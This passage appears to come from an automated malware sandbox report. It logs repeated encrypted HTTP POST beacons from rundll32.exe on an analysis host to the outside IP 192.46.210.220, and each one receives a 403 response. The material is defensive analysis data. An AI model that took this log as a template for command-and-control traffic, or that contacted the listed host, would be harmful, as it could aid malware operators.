2021-10-28 02:52:48 UTC	278	OUT	Data Raw: 79 e7 fd 16 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: y&RW=LqDQQa:H}nKIX+t.jB`3k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:52:49 UTC	283	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:52:48 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
57	192.168.2.5	50012	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:52:52 UTC	283	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:52:52 UTC	283	OUT	Data Raw: 79 e7 fd 16 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: y&RW=LqDQQa:H}nKIX+t.jB`3k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:52:52 UTC	293	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:52:52 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
58	192.168.2.5	50011	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:52:52 UTC	288	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:52:52 UTC	288	OUT	Data Raw: 44 a4 de cc 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: D&RW=LqDQQa:H}nKIX+t.jB`3kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:52:52 UTC	293	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:52:52 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
59	192.168.2.5	50019	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:52:55 UTC	293	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:52:55 UTC	293	OUT	Data Raw: 79 e7 fd 16 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: y&RW=LqDQQa:H}nKIX+t.jB`3k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:52:56 UTC	302	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:52:56 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.5	49774	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:09 UTC	29	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:51:09 UTC	29	OUT	Data Raw: 79 e7 fd 16 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: y&RW=LqDQQa:H}nKIX+t.jB`3k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:51:10 UTC	34	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:10 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
60	192.168.2.5	50020	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:52:56 UTC	298	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:52:56 UTC	298	OUT	Data Raw: 44 a4 de cc 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: D&RW=LqDQQa:H}nKIX+t.jB`3kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:52:56 UTC	303	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:52:56 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
61	192.168.2.5	50027	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:52:59 UTC	303	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:52:59 UTC	303	OUT	Data Raw: 79 e7 fd 16 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: y&RW=LqDQQa:H}nKIX+t.jB`3k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:53:00 UTC	312	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:53:00 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
62	192.168.2.5	50028	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:52:59 UTC	308	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:52:59 UTC	308	OUT	Data Raw: 44 a4 de cc 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: D&RW=LqDQQa:H}nKIX+t.jB`3kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:53:00 UTC	313	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:53:00 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
63	192.168.2.5	50035	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:53:03 UTC	313	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:53:03 UTC	313	OUT	Data Raw: 79 e7 fd 16 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: y&RW=LqDQQa:H}nKIX+t.jB`3k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:53:04 UTC	322	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:53:04 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
64	192.168.2.5	50036	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:53:04 UTC	318	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:53:04 UTC	318	OUT	Data Raw: 44 a4 de cc 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: D&RW=LqDQQa:H}nKIX+t.jB`3kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:53:04 UTC	323	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:53:04 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
65	192.168.2.5	50043	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:53:07 UTC	323	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:53:07 UTC	323	OUT	Data Raw: 79 e7 fd 16 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: y&RW=LqDQQa:H}nKIX+t.jB`3k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:53:08 UTC	332	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:53:08 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
66	192.168.2.5	50044	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:53:08 UTC	328	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:53:08 UTC	328	OUT	Data Raw: 44 a4 de cc 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: D&RW=LqDQQa:H}nKIX+t.jB`3kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:53:08 UTC	332	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:53:08 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
67	192.168.2.5	50054	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:53:11 UTC	333	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:53:11 UTC	333	OUT	Data Raw: 79 e7 fd 16 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: y&RW=LqDQQa:H}nKIX+t.jB`3k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:53:12 UTC	342	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:53:12 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
68	192.168.2.5	50055	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:53:12 UTC	337	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:53:12 UTC	338	OUT	Data Raw: 44 a4 de cc 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: D&RW=LqDQQa:H}nKIX+t.jB`3kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:53:13 UTC	342	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:53:13 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
69	192.168.2.5	50065	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:53:15 UTC	343	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
